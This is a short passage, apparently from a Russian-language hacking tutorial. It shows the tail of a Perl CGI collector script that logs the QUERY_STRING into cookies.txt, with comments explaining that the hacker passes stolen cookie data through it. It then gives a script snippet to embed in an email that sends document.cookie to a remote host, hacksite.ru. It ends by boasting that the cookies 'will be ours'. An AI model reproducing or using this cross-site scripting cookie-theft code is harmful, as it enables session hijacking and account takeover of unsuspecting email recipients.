*print COOKIES "----------- new cookie -----------\n";*

*# записываем переменную окружения QUERY\_STRING,*

*# содержащую параметры, передаваемые скрипту,*

*# через которые хакер будет передавать данные кукиса*

*print COOKIES "$ENV{'QUERY\_STRING'}\n";*

*# записываем в файл метку «конец кукиса»*

*print COOKIES "---------- end of cookie ---------\n\n";*

*# закрываем cookies.txt, записанная инфа сохраняется*

*close COOKIES;*

*Тогда в тексте письма нужно прописать нечто типа*

*<script>value='http://hacksite.ru/cookie.cgi?' + document.cookie;</script>*

*Куки будут наши.*